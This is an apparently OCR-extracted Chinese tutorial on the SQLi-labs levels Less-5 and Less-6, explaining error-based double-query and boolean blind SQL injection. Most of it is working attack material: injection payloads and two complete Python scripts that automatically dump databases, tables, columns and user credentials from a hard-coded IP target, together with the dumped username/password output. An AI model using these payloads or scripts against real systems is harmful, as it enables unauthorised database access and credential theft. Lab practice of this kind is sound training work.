
Less 5


(一)判断注入类型



两次返回结果一样证明是字符型注入

(二)猜解闭合符

输入 id=1'，返回错误信息可知闭合符为**一个单引号**



由于此题没有显示位，所以跳过判断数据库列数和显示位找出步骤，直接开始查库名。

(三)查库名

id=1' union select 1,count(*),concat((select database()),0x26,floor(rand(0)*2))x from information_schema.columns group by x;--+

这里用到的是基于报错信息的双查询注入技巧，

基于报错信息，即根据后台返回的原生的 mysql html 报错信息泄露各种隐私信息。


双查询注入原理：

使用 group by 子句结合 rand()函数以及如 count(*)这样的聚合函数，在 SQL 查询时会出现错误，这种错误是随机产生的，这就产生了双重查询注入。

floor 函数仅是为了将查询结果分类

(四)查表名


id=1' union select 1,count(*),concat((select table_name from information_schema.tables where table_schema='security' limit 1,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x;--+




改变 limit 0,1 中第一个数值，直到 limit 3,1 查到 users 表


(五)查列名

id=1' union select 1,count(*),concat((select column_name from information_schema.columns where table_schema='security' and table_name='users' limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x;--+




更换 limit，依次爆出 username 和 password 字段





(六)查数据

id=1' union select 1,count(*),concat((select concat_ws("-->", username,password) from security.users limit 0,1),0x26,floor(rand(0)*2))x from information_schema.columns group by x;--+



附上自动化脚本： python2

```
# coding: utf-8

import sys
import requests
import re
import binascii
from termcolor import *
import optparse

fdata = []

def judge_columns_num(url):

    for i in range(1,100):
        columns_num_url = url + '\'' + 'order by ' + str(i) + '--+'
        rsp = requests.get(columns_num_url)
        rsp_content_length = rsp.headers['content-length']
        if i==1:
            rsp_true_content_length = rsp_content_length
        elif rsp_content_length != rsp_true_content_length:
            print (colored('column nums is ' + str(i-
1),"green",attrs=["bold"]))
            columns_num = i
            break


def getDatabases(url):

    dbs_url = url +  "' union select 1,count(*),concat((select
count(distinct+table_schema) from
information_schema.tables),0x26,floor(rand(0)*2))x from
information_schema.tables group by x;--+"
    dbs_html = requests.get(dbs_url).content.decode()
```

```
    dbs_num = int(re.search(r'\'(\d*?)&',dbs_html).group(1))
    print "databases num:" + colored(dbs_num,"green",attrs=["bold"])
    dbs = []
    print ("dbs name: ")
    for dbIndex in xrange(0,dbs_num):
        db_name_url = url + "' union select 1,count(*),concat((select
distinct table_schema from information_schema.tables
limit %d,1),0x26,floor(rand(0)*2))x from information_schema.columns
group by x;--+" % dbIndex
        db_html = requests.get(db_name_url).content
        db_name = re.search(r'\'(.*?)&', db_html).group(1)
        dbs.append(db_name)
        print (colored("\t%s" % db_name,"green",attrs=["bold"]))



def getTables(url, db_name):
    #db_name_hex = "0x" + binascii.b2a_hex(db_name)
    tables_num_url = url + "' union select 1,count(*),concat((select
count(table_name) from information_schema.tables where
table_schema='%s'),0x26,floor(rand(0)*2))x from
information_schema.columns group by x;--+" % db_name
    tables_html = requests.get(tables_num_url).content
    tables_num = int(re.search(r'\'(\d*?)&',tables_html).group(1))
    print ("databases %s, tables num: %d" % (db_name, tables_num))
    print ("tables name: ")
    for tableIndex in xrange(0,tables_num):
        table_name_url = url + "'union select
1,count(*),concat((select table_name from information_schema.tables
where table_schema='%s' limit %d,1),0x26,floor(rand(0)*2))x from
information_schema.columns group by x;--+" % (db_name, tableIndex)
        table_html = requests.get(table_name_url).content
        table_name = re.search(r'\'(.*?)&',table_html).group(1)
        print (colored("\t%s" % table_name,"green",attrs=["bold"]))



def getColumns(url,db_name,table_name):

    #db_name_hex = "0x" + binascii.b2a_hex(db_name)
    #table_name_hex = "0x" + binascii.b2a_hex(table_name)
    dataColumns_num_url = url + "' union select
1,count(*),concat((select count(column_name) from
information_schema.columns where table_schema='%s' and
```

```
table_name='%s' ),0x26,floor(rand(0)*2))x from
information_schema.columns group by x;--+" % (db_name,table_name)
    dataColumns_html = requests.get(dataColumns_num_url).content
    dataColumns_num =
int(re.search(r'\'(\d*?)&',dataColumns_html).group(1))
    print ("table: %s, dataColumns num: %d" % (table_name,
dataColumns_num))
    print ("DataColumns name: ")
    for dataColumnIndex in xrange(0,dataColumns_num):
        dataColumn_name_url = url + "' union select
1,count(*),concat((select column_name from information_schema.columns
where table_schema='%s' and table_name='%s'
limit %d,1),0x26,floor(rand(0)*2))x from information_schema.columns
group by x;--+" % (db_name,table_name,dataColumnIndex)
        dataColumn_html = requests.get(dataColumn_name_url).content
        dataColumn_name =
re.search(r'\'(.*?)&',dataColumn_html).group(1)
        print (colored("\t\t%s" %
dataColumn_name,"green",attrs=["bold"]))



def dumpData(url,db_name,table_name,inputColumns_name):

    #db_name_hex = "0x" + binascii.b2a_hex(db_name)
    #table_name_hex = "0x" + binascii.b2a_hex(table_name)

    dataColumns_num_url = url + "' union select
1,count(*),concat((select count(*)
from %s.%s),0x26,floor(rand(0)*2))x from information_schema.columns
group by x;--+" % (db_name,table_name)
    data_html = requests.get(dataColumns_num_url).content
    datas = int(re.search(r'\'(\d*?)&',data_html).group(1))


    inputColumns = inputColumns_name.split(',')

    print (colored("Total datas: " +
str(datas),"green",attrs=["bold"]))
    print str(inputColumns_name) + ":"

    for inputColumnIndex in xrange(0,len(inputColumns)):
        for dataIndex in xrange(0,datas):
```

```
          dataColumn_name_url = url + "' union select
1,count(*),concat((select %s from %s.%s
limit %d,1),0x26,floor(rand(0)*2))x from information_schema.columns
group by x;--+" %
(inputColumns[inputColumnIndex],db_name,table_name,dataIndex)
          data_html = requests.get(dataColumn_name_url).content
          data = re.search(r'\'(.*?)&',data_html).group(1)
          fdata.append(data)
          print (colored("\t%s" % data,"green",attrs=["bold"]))
   for inputc in range(0,len(inputColumns)):
      print str(inputColumns[inputc]) + "\t",
   print ""
   print "++++++++++++++++++++++++++++++++++++++++++++++++++"
   n = len(fdata) / len(inputColumns)
   for t in range(0,n):
      for d in range(t,len(fdata),n):
         print colored(fdata[d],"green",attrs=["bold"]) + "\t",
      print ""
   print "++++++++++++++++++++++++++++++++++++++++++++++++++"




def usage():
   print "1. judge columns number: "
   print "python [script] -u [target url]"
   print "2. dump database: "
   print "python [script] -u [target url] --dbs"
   print "3. dump tables: "
   print "python [script] -u [target url] -D [db] --tables"
   print "4. dump columns: "
   print "python [script] -u [target url] -D [db] -T [table] --
columns"
   print "5. dump data: "
   print "python [script] -u [target url] -D [db] -T [table] -C
[column]"

def main():

   parser = optparse.OptionParser('python %prog '+\
              '-h <manual>')
   parser.add_option('-u', dest='tgtUrl', type='string',\
              help='input target url')
```

```
    parser.add_option('--dbs', dest='dbs', action='store_true',
help='get dbs')
    parser.add_option('--tables', dest='tables',
action='store_true',\
          help='get tables')
    parser.add_option('--columns', dest='columns',
action='store_true',\
          help='get columns')

    parser.add_option('-D', dest='db', type='string', help='choose a
db')
    parser.add_option('-T', dest='table', type='string',\
          help='choose a table')
    parser.add_option('-C', dest='column', type='string',\
          help='choose column(s)')
    parser.add_option('--dump', dest='data', action='store_true',\
          help='get datas')

    (options, args) = parser.parse_args()

    url = options.tgtUrl
    dbs = options.dbs
    tables = options.tables
    columns = options.columns
    db = options.db
    table = options.table
    column = options.column
    datas = options.data


    if url and (dbs is None and db is None and tables is None and
table is None and columns is None and column is None and datas is
None):
        judge_columns_num(url)

    if url and dbs:
        getDatabases(url)
    if url and db and tables:
        getTables(url,db)
    if url and db and table and columns:
        getColumns(url,db,table)
    if url and db and table and column and datas:
        dumpData(url,db,table,column)
```


```
    print ""

if __name__ == '__main__':
    main()
```

Less 6

这关其实和第 5 关只查了个闭合符，但是为了练习 bool 盲注，以处理报错信息被后台过滤的情况，这里还是尝试手工注了一下，并写了自动化脚本。

(一)判断闭合符

输入 id=1”，由报错信息知，闭合符就是一个双引号



(二)爆数据库名前两个字母及 **bool 盲注**原理阐述

id=1" and ascii(substr((select database()),1))>114--+

id=1" and ascii(substr((select database()),1))>115--+

由此可判断数据库的第一个字符为’s’

bool 盲注，就是将原 sql 查询语句闭合后，再在后边**“与”上一个逻辑表达式**，这样一来，逻辑表达式的真假就是 where 后整体的逻辑表达式的真假，即 **where expression1 and expression2 ⇔ where expression2**


而这个 **expression2** 就是我们用来猜解的某个字段或字符。

如上例，我们根据查询到的第一条记录的第一个字符的 ascii 码值与某个数字做比较，来猜测数据库名的第一个字符，对于>114 来说表达式为真，表示该字符 ascii 值大于 114，而>115 为假，这样一来我们就得到我们要猜测的字符的 ascii 值满足>114 且<=115 的条件，所以这个字符 ascii 值就为 115。由于这种不等关系，所以我们可以用**二分法**来加快查询速度。

同理，我们可以爆出第二字符为'e'

id=1" and ascii(substr((select database()),2))>100--+

id=1" and ascii(substr((select database()),2))>101--+



同理，我们只需要根据 id=1" and ascii(substr((payload),{}))>{}--+这个模板就可以不断的爆出库名、表名、列名和数据名。但是手工注入太累，下面附上自动化脚本，并将模板略作修改，不等号换成了等号，然后根据返回信息中是否有"are"字符串来判断是否猜解字符是否正确，或者这里也可以根据返回信息的 md5 值是否相同来判断。当然，也可以用二分法来进行暴力猜解，只不过这里的二分法每次迭代的此时是相同的而已。

(三)爆库名

```
def dumpDatabase(base, session, ditt):

    database = ""
    flag = 0
    for i in range(1, 51):
        if(flag):
            break
        flag = 1
        for j in ditt:
            payload = "\"^!(substr(database(),{},1)='{}')--%20-
".format(i, j)
            url = base + payload
            html = session.get(url).content.decode()
            if "are" in html:
                database += j
                # print(i,j)
                flag = 0
                break

    print("database:".upper(), database)
```

```
DATABASE: security
```

(四)爆表名

```
def dumpTable(base, session, ditt, maxNum):

    tables = []
```

```
    num = 0
    for i in range(0, maxNum):
        # dump record i
        table = ""
        flag_j = 0
        for j in range(1, 51):
            if (flag_j):
                break
            flag_j = 1
            for k in ditt:
                payload = "\" and substr((select table_name from
information_schema.tables" \
                      " where table_schema=database() limit
{},1),{},1)='{}' --+".format(i, j, k)
                url = base + payload
                html = session.get(url).content.decode()
                if "are" in html:
                    table += k
                    # print(j, k)
                    flag_j = 0
                    break

        if(table == ""):
            num = i
            break
        tables.append(table)

    print("dump tables: ".upper(), num)
    print("table name: ".upper())
    for item in tables:
        print(item)
```

```
dump table:  4
table name:
emails
referers
uagents
users
```

(五)爆列名

```
def dumpColumn(base, session, ditt, maxNum):

    columns = []
```

```
    num = 0
    for i in range(0, maxNum):
        column = ""
        flag_j = 0
        for j in range(1, 51):
            if (flag_j):
                break
            flag_j = 1
            for k in ditt:
                payload = "\"and substr((select column_name from
information_schema.columns where " \
                        "table_schema=database() and table_name='users'
limit {},1),{},1)='{}' --+".format(i, j, k)
                url = base + payload
                html = session.get(url).content.decode()
                if "are" in html:
                    column += k
                    # print(j, k)
                    flag_j = 0
                    break
        if(column == ""):
            num = i
            break
        columns.append(column)

    print("dump columns: ".upper(), num)
    print("column name: ".upper())
    for item in columns:
        print(item)
```

(六)爆数据

```
def dumpData(base, session, ditt, columns, maxNum):

    datas = {}
    flag_i = 0
    num = 0
    for column in columns:
        print(column.upper(), "\t", end='')
    print("")
    for i in range(0, maxNum):
        if(flag_i):
            num = i - 1
            break
```

```
        flag_i = 0
        for column in columns:
            value = ""
            flag_j = 0
            for j in range(1, 51):
                if (flag_j):
                    break
                flag_j = 1
                for k in ditt:
                    payload = "\" and substr((select {} from
security.users" \
                            " order by id limit {},1),{}, 1)='{}' --
+".format(column, i, j, k)
                    url = base + payload
                    html = session.get(url).content.decode()
                    if "are" in html:
                        value += k
                        #print(j, k)
                        flag_j = 0
                        break
            # print(data)
            if (value == ""):
                if(column == columns[0]):
                    flag_i = 1
                    break
                continue
            datas[column] = value
            print(value, "\t", end='')
        print("")
    print("dump records: ".upper(), num)


def main():
    ditt = string.ascii_letters + string.digits + "!@-"
    baseUrl = "http://120.79.164.193:45539/Less-6/?id=1"
    session = requests.session()

    dumpDatabase(baseUrl, session, ditt)
    dumpTable(baseUrl, session, ditt, maxNum=10)
    dumpColumn(baseUrl, session, ditt, maxNum=10)
    dumpData(baseUrl, session, ditt, ["id", "username", "password"],
maxNum=50)
```

```
ID  USERNAME    PASSWORD
1   dumb    dumb
2   angelina    i-kill-you
3   dummy   p@ssword
4   secure  crappy
5   stupid  stupidity
6   superman    genious
7   batman  mob!le
8   admin   admin
9   admin1  admin1
10  admin2  admin2
11  admin3  admin3
12  dhakkan     dumbo
14  admin4  admin4

DUMP RECORDS:  13
```

(七)完整脚本 (python3)

```
import requests
import string

def dumpDatabase(base, session, ditt):

    database = ""
    flag = 0
    for i in range(1, 51):
        if(flag):
            break
        flag = 1
        for j in ditt:
            payload = "\"^!(substr(database(),{},1)='{}')--%20-
".format(i, j)
            url = base + payload
            html = session.get(url).content.decode()
            if "are" in html:
                database += j
                # print(i,j)
                flag = 0
                break

    print("database:".upper(), database)

def dumpTable(base, session, ditt, maxNum):

    tables = []
    num = 0
    for i in range(0, maxNum):
```

```
        # dump record i
        table = ""
        flag_j = 0
        for j in range(1, 51):
            if (flag_j):
                break
            flag_j = 1
            for k in ditt:
                payload = "\" and substr((select table_name from
information_schema.tables" \
                      " where table_schema=database() limit
{},1),{},1)='{}' --+".format(i, j, k)
                url = base + payload
                html = session.get(url).content.decode()
                if "are" in html:
                    table += k
                    # print(j, k)
                    flag_j = 0
                    break

        if(table == ""):
            num = i
            break
        tables.append(table)

    print("dump tables: ".upper(), num)
    print("table name: ".upper())
    for item in tables:
        print(item)

def dumpColumn(base, session, ditt, maxNum):

    columns = []
    num = 0
    for i in range(0, maxNum):
        column = ""
        flag_j = 0
        for j in range(1, 51):
            if (flag_j):
                break
            flag_j = 1
            for k in ditt:
                payload = "\"and substr((select column_name from
information_schema.columns where " \
```

```
                    "table_schema=database() and table_name='users'
limit {},1),{},1)='{}' --+".format(i, j, k)
             url = base + payload
             html = session.get(url).content.decode()
             if "are" in html:
                column += k
                # print(j, k)
                flag_j = 0
                break
       if(column == ""):
          num = i
          break
       columns.append(column)

   print("dump columns: ".upper(), num)
   print("column name: ".upper())
   for item in columns:
       print(item)

def dumpData(base, session, ditt, columns, maxNum):

   datas = {}
   flag_i = 0
   num = 0
   for column in columns:
       print(column.upper(), "\t", end='')
   print("")
   for i in range(0, maxNum):
       if(flag_i):
          num = i - 1
          break
       flag_i = 0
       for column in columns:
          value = ""
          flag_j = 0
          for j in range(1, 51):
             if (flag_j):
                break
             flag_j = 1
             for k in ditt:
                payload = "\" and substr((select {} from
security.users" \
                        " order by id limit {},1),{}, 1)='{}' --
+".format(column, i, j, k)
```

```
                url = base + payload
                html = session.get(url).content.decode()
                if "are" in html:
                    value += k
                    #print(j, k)
                    flag_j = 0
                    break
        # print(data)
        if (value == ""):
            if(column == columns[0]):
                flag_i = 1
                break
            continue
        datas[column] = value
        print(value, "\t", end='')
    print("")
print("dump records: ".upper(), num)

def main():
    ditt = string.ascii_letters + string.digits + "!@-"
    baseUrl = "http://120.79.164.193:45539/Less-6/?id=1"
    session = requests.session()

    dumpDatabase(baseUrl, session, ditt)
    dumpTable(baseUrl, session, ditt, maxNum=10)
    dumpColumn(baseUrl, session, ditt, maxNum=10)
    dumpData(baseUrl, session, ditt, ["id", "username", "password"],
maxNum=50)


if __name__ == '__main__':
    main()
```